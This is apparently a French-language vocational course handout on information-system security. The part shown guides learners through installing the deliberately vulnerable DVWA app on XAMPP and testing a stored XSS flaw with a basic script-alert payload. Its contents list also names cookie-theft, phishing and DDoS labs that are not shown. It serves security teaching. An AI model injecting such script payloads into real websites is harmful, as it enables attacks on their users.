



WEBFORCE
BE THE CHANGE



TRAVAUX PRATIQUES – FILIÈRE DÉVELOPPEMENT DIGITAL **M108 - S'INITIER À LA SÉCURITÉ DES SYSTÈMES D'INFORMATION**



45 heures

SOMMAIRE



1. Introduire la sécurité informatique

- [Activité 1 : vulnérabilité XSS](#)
- [Activité 2 : TP de détournement de session \[vol de cookie\]](#)
 - [Activité 3 : Outil de phishing dans Kali Linux](#)
 - [Activité 4 : Socialphish- dans Kali Linux](#)
- [Activité 5 : Outil Goldeneye DDos dans Kali Linux](#)
 - [Activité 6 : l'IP Spoofing avec windscribe](#)
 - [Activité 7 : QCM : Sécurité informatique](#)
- [Activité 8 : Firewall - WAFWOOF dans Kali Linux](#)
- [Activité 9 : Commande iptables sous Linux](#)

2. Assurer la confidentialité des données

- [Activité 1 : Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux](#)
- [Activité 2 : Le scanner de vulnérabilités OpenVAS sur Kali Linux](#)
- [Activité 3 : Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt](#)

3. Protéger les applications Web

- [Activité 1 : TP générer un certificat auto-signé avec OpenSSL](#)
- [Activité 2: Installer et configurer le serveur proxy Squid](#)

MODALITÉS PÉDAGOGIQUES



1

LE GUIDE DE SOUTIEN

Il contient le résumé théorique et le manuel des travaux pratiques



2

LA VERSION PDF

Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life



3

DES CONTENUS TÉLÉCHARGEABLES

Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life



4

DU CONTENU INTERACTIF

Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life



5

DES RESSOURCES EN LIGNES

Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage



PARTIE 1

Introduire la sécurité informatique

Dans ce module, vous allez :

- Apprendre à utiliser des outils implémentés dans Kali Linux pour lancer des attaques de sécurité
- Réaliser des attaques de sécurité exploitant les vulnérabilités des pages web



14 heures

ACTIVITÉ 1

Vulnérabilité XSS



Compétences visées :

- Utiliser des outils avancés pour lancer des attaques de sécurité web
- Exploiter les différents types des attaques via l'outils DVWA

Recommandations clés :

- Maitriser le principe de l'attaque XSS et SQL Injection



2 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de XAMPP / serveur web

Pour l'apprenant

- Il est recommandée de maîtriser le principe des attaques comme le XSS, DDoS, Injection etc.
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- XAMPP. **Lien de téléchargement:**
<https://www.apachefriends.org/xampp-files/7.4.29/xampp-windows-x64-7.4.29-1-VC15-installer.exe>
- DVWA **Lien de téléchargement:** <https://dvwa.co.uk/>

Critères de réussite :

- Réaliser le même environnement de travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 1

Vulnérabilité XSS

Etape : C'est quoi Installation DVWA ?

Damn Vulnerable Web Application (DVWA) est une application web PHP/MySQL qui est extrêmement vulnérable. Ses objectifs principaux sont :


- Aider les professionnels de la sécurité à tester leurs compétences et leurs outils dans un environnement légal.
- Aider les développeurs web à mieux comprendre les processus de sécurisation des applications web.
- Aider les étudiants et les enseignants à apprendre la sécurité des applications web dans un environnement de classe contrôlé.

DVWA met en pratique certaines des vulnérabilités web les plus courantes, avec différents niveaux de difficulté, à l'aide d'une interface simple et directe.



Preparation environment : Installation DVWA

Pour télécharger le DVWA, veuillez vous rendre sur le site officiel du DVWA <https://dvwa.co.uk/> et cliquez sur le bouton Télécharger (*Download*).




Activité 1

Vulnérabilité XSS

Preparation environment : Installation DVWA

Le fichier DVWA téléchargé sera un fichier zip. Vous devez donc extraire ce fichier.





Name	Date modified	Type	Size
.github	8/13/2021 2:12 AM	File folder	
config	8/13/2021 2:12 AM	File folder	
docs	8/13/2021 2:12 AM	File folder	
dvwa	8/13/2021 2:12 AM	File folder	
external	8/13/2021 2:12 AM	File folder	
hackable	8/13/2021 2:12 AM	File folder	
tests	8/13/2021 2:12 AM	File folder	
vulnerabilities	8/13/2021 2:12 AM	File folder	
.gitignore	8/13/2021 2:12 AM	GITIGNORE File	1 KB
.htaccess	8/13/2021 2:12 AM	HTACCESS File	1 KB
about.php	8/13/2021 2:12 AM	PHP File	4 KB
CHANGELOG.md	8/13/2021 2:12 AM	MD File	8 KB
COPYING.txt	8/13/2021 2:12 AM	Text Document	33 KB
favicon.ico	8/13/2021 2:12 AM	Icon	2 KB
ids_log.php	8/13/2021 2:12 AM	PHP File	1 KB
index.php	8/13/2021 2:12 AM	PHP File	5 KB
instructions.php	8/13/2021 2:12 AM	PHP File	3 KB
login.php	8/13/2021 2:12 AM	PHP File	5 KB
logout.php	8/13/2021 2:12 AM	PHP File	1 KB
php.ini	8/13/2021 2:12 AM	Configuration sett...	1 KB
phpinfo.php	8/13/2021 2:12 AM	PHP File	1 KB
README.md	8/13/2021 2:12 AM	MD File	16 KB
README.zh.md	8/13/2021 2:12 AM	MD File	16 KB
robots.txt	8/13/2021 2:12 AM	Text Document	1 KB
security.php	8/13/2021 2:12 AM	PHP File	5 KB
setup.php	8/13/2021 2:12 AM	PHP File	4 KB

Activité 1

Vulnérabilité XSS

Preparation environment : Installation DVWA


Après avoir installé le serveur XAMPP sur votre ordinateur, veuillez copier le dossier de DVWA dans le répertoire "htdocs" du serveur XAMPP.



Ouvrez le dossier Config à partir duquel vous pourrez configurer le DVWA et modifier le nom d'utilisateur et le mot de passe qui lui sont associés. Ici, si vous ne voulez pas changer le nom d'utilisateur et le mot de passe, vous pouvez aussi aller dans ce dossier pour voir le mot de passe.

Preparation environment : Installation DVWA

Après avoir ouvert le dossier, un fichier s'affiche devant vous, vous devez d'abord le renommer. Le format (.dist) doit être supprimé. Pour que votre navigateur puisse lire le fichier.



Ensuite, vous devez modifier ce fichier en l'ouvrant dans un bloc-notes, puis vous pouvez changer le nom d'utilisateur et le mot de passe pour vous connecter.

```
#  
# If you are using MariaDB then you cannot use root,  
# See README.md for more information on this.  
$_DVWA = array();  
$_DVWA[ 'db_server' ] = '127.0.0.1';  
$_DVWA[ 'db_database' ] = 'dvwa';  
$_DVWA[ 'db_user' ] = 'dvwa';  
$_DVWA[ 'db_password' ] = 'p@ssw0rd';  
$_DVWA[ 'db_port' ] = '3306';
```

A red box highlights the database connection details (server, database, user, password), and a red arrow points from the text above to this box.

Activité 1

Vulnérabilité XSS

Preparation environment : Installation DVWA

Maintenant allez dans votre navigateur web et tapez localhost/dvwa et vous serez présenté avec la page par défaut de dvwa comme ceci,

The screenshot shows the DVWA (Damn Vulnerable Web Application) setup interface. On the left, there's a sidebar with links: 'Setup DVWA' (which is highlighted in green), 'Instructions', and 'About'. The main content area is titled 'Database Setup'. It contains instructions: 'Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA\config\config.inc.php'. Below this, it says: 'If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.' A 'Setup Check' section follows, displaying system information: 'Operating system: Windows', 'Backend database: MySQL', 'PHP version: 7.4.6', and 'Web Server SERVER_NAME: localhost'. It lists PHP module status: 'display_errors: Enabled (Easy Mode)', 'safe_mode: Disabled', 'allow_url_include: **Disabled**', 'allow_url_fopen: Enabled', 'magic_quotes_gpc: Disabled', 'gd: Installed', 'mysql: Installed', and 'pdo_mysql: Installed'. MySQL connection details are shown: 'username: root', 'password: *blank*', 'database: dvwa', and 'host: 127.0.0.1'. A 'reCAPTCHA key' field is present with the value 'Missing'. Log entries from the terminal are listed: '[User: jay] Writable folder C:\xampp\htdocs\DVWA\config: Yes', '[User: jay] Writable file C:\xampp\htdocs\DVWA\external\phpids\0.6.lib\DS\tmp\phpids_log.txt: Yes', '[User: jay] Writable folder C:\xampp\htdocs\DVWA\hackable\uploads: **Yes**', and '[User: jay] Status in red, indicate there will be an issue when trying to complete some modules: allow_url_fopen = On, allow_url_include = On'. A note states: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.' At the bottom, there's a 'Create / Reset Database' button and a message: 'Unable to connect to the database.' The footer of the page reads: 'Damn Vulnerable Web Application (DVWA) v1.10 *Development*'

Preparation environment : Installation DVWA

Maintenant cliquez sur Create/reseat Database et vous serez redirigé vers la page localhost/dvwa/login.php comme ceci,



Activité 1

Vulnérabilité XSS

Preparation environment : Installation DVWA

Une fois que vous aurez entré votre nom d'utilisateur et votre mot de passe, vous serez redirigé vers `localhost/dvwa/index.php` comme ceci,

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is no fixed order to complete a module, however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [ZAMER](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [NWAPP](#)
- [NOWASP](#) (formerly known as [Metasploit](#))
- [OWASP Broken Web Applications Project](#)

You have logged in as 'admin'

Username: admin
Security Level: impossible
PHPIDS: disabled



Remarques

Commencez par un niveau bas et commencez à pirater !

Vous pouvez le faire en cliquant sur l'onglet "Sécurité DVWA". Vous devez sélectionner le niveau de sécurité "faible" et le soumettre. comme ceci,

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- Low - This setting is completely vulnerable and **has no security measures at all**. Its use is to be a platform to teach basic exploitation techniques.
- Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation similar in various Capture The Flags (CTFs) competitions.
- Possible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled** [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Username: admin
Security Level: impossible
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Activité 1 Vulnérabilité XSS

Activité XSS stockée

Connexion à l'interface DVWA

Tout d'abord, connectez-vous à votre application web DVWA avec l'identifiant par défaut admin : password ou un autre identifiant que vous avez défini.



localhost/dvwa/login.php

DVWA

Username
admin

Password
.....

Login

Activité 1 Vulnérabilité XSS

Activité XSS stockée



Etape : Changement de niveau de sécurité

Nous commencerons par un niveau faible et passerons progressivement à un niveau élevé. Cliquez sur la sécurité DVWA dans le volet de gauche pour changer la difficulté en faible.

The screenshot shows the DVWA security level selection interface. On the left, there's a sidebar with options: JavaScript, DVWA Security (highlighted with a red box), PHP Info, and About. A green arrow points from the 'DVWA Security' option to a 'WARNING!' message. The message reads: 'Damn Vulnerable Web Application is damn vulnerable! Do not upload it to folder or any Internet facing servers, as they will be compromised. It is (such as VirtualBox or VMware), which is set to NAT networking mode. If download and install XAMPP for the web server and database.' A green circle with the number '1' is positioned above the sidebar.

Sélectionnez le niveau de sécurité à faible et soumettez pour soumettre la demande. Cliquez ensuite sur XSS (Stored) dans le volet de gauche pour sélectionner la vulnérabilité XSS stockée car nous allons nous entraîner à l'attaque XSS stockée.

The screenshot shows the DVWA security level selection interface. On the left, there's a sidebar with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored) (highlighted with a red box). A green arrow points from the 'XSS (Stored)' option to the 'Submit' button. Below the sidebar, there's a dropdown menu showing 'Low' and a green arrow pointing to it. A green circle with the number '2' is positioned above the sidebar. To the right, there's a main content area with the heading 'DVWA Security' and a lock icon. It says 'Security Level' and 'Security level is currently: high'. It also says 'You can set the security level to low, medium, high or impossible. The security level of DVWA:'. A numbered list follows: 1. Low - This security level is completely vulnerable and has no security measures as an example of how web application vulnerabilities manifest through basic code. It also acts as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices. The developer has tried but failed to secure an application. It also acts as a challenge for the user to learn more about exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of security measures and bad security practices to attempt to secure the code. The vulnerability may not allow full exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is the most difficult level and requires knowledge of both security measures and bad security practices to fully exploit the application. Prior to DVWA v1.9, this level was known as 'high'. A green arrow points from the 'Submit' button back up to the 'Low' dropdown. A green circle with the number '3' is positioned below the sidebar.

Activité 1 Vulnérabilité XSS

Activité XSS stockée

Etape : l'interface du formulaire

Après avoir cliqué sur le bouton XSS (Stored), nous pouvons voir qu'il y a deux champs : Name et Message.

DVWA Security 

Security Level

Security level is currently: high.

You can set the security level to low, medium, high or impossible. The security level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures in place. It is used as an example of how web application vulnerabilities manifest through basic security flaws and is used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices. A developer has tried but failed to secure an application. It also acts as a challenge for more advanced exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of security measures and bad security practices to attempt to secure the code. The vulnerability may not allow the user to fully exploit it, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is the highest level of security and has access to the source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *



Activité 1 Vulnérabilité XSS


Activité XSS stockée

Etape : Test du formulaire

Saisissons une chaîne unique pour vérifier si elle s'affiche ou non dans la fenêtre du navigateur. Dans mon cas, j'ai saisi test1 et test2 dans les champs Nom et Message respectivement. Ensuite, cliquez sur Signer le livre d'or pour soumettre la demande.

5

Vulnerability: Stored Cross Site Scripting (XSS)



Name * 1

Message * 2

3

Activité XSS stockée

Etape : Vérification de la chaîne unique dans le code source

Dès que notre demande est soumise, l'étape suivante consiste à vérifier la source de la page pour savoir si notre chaîne unique est reflétée ou non. En appuyant sur CTRL+U pour vérifier la source de la page, puis en recherchant la chaîne de test, nous avons constaté que test1 et test2 se reflètent tous deux. Puisque les deux se reflètent dans le navigateur, ces deux champs peuvent être vulnérables à une attaque XSS stockée.

```
84 |     </div>
85 |     <br />
86 |
87 |     <div id="guestbook_comments">Name: test1<br />Message: test2<br /></div>
88 |
89 |     <br />
90 |
91 |     <h2>More Information</h2>
```

6

Activité 1 Vulnérabilité XSS

Activité XSS stockée



WEBFORCE
BE THE CHANGE

Etape : Envoie de la chaîne XSS

Maintenant, notre dernière étape consiste à envoyer une charge utile XSS dans l'un de ces deux champs de saisie. J'utilise une charge utile XSS très basique `<script>alert()</script>` dans le champ Message. Cliquez sur Signer le livre d'or pour soumettre le message. Si ce site est vulnérable à la vulnérabilité XSS stockée, nous obtiendrons une popup lorsque nous rafraîchirons cette page.

7

1

2

Vulnerability: Stored Cross Site Scripting (XSS)

Name * test1

Message *

<script>alert()</script>

Sign Guestbook Clear Guestbook

Name: test1
Message: test2

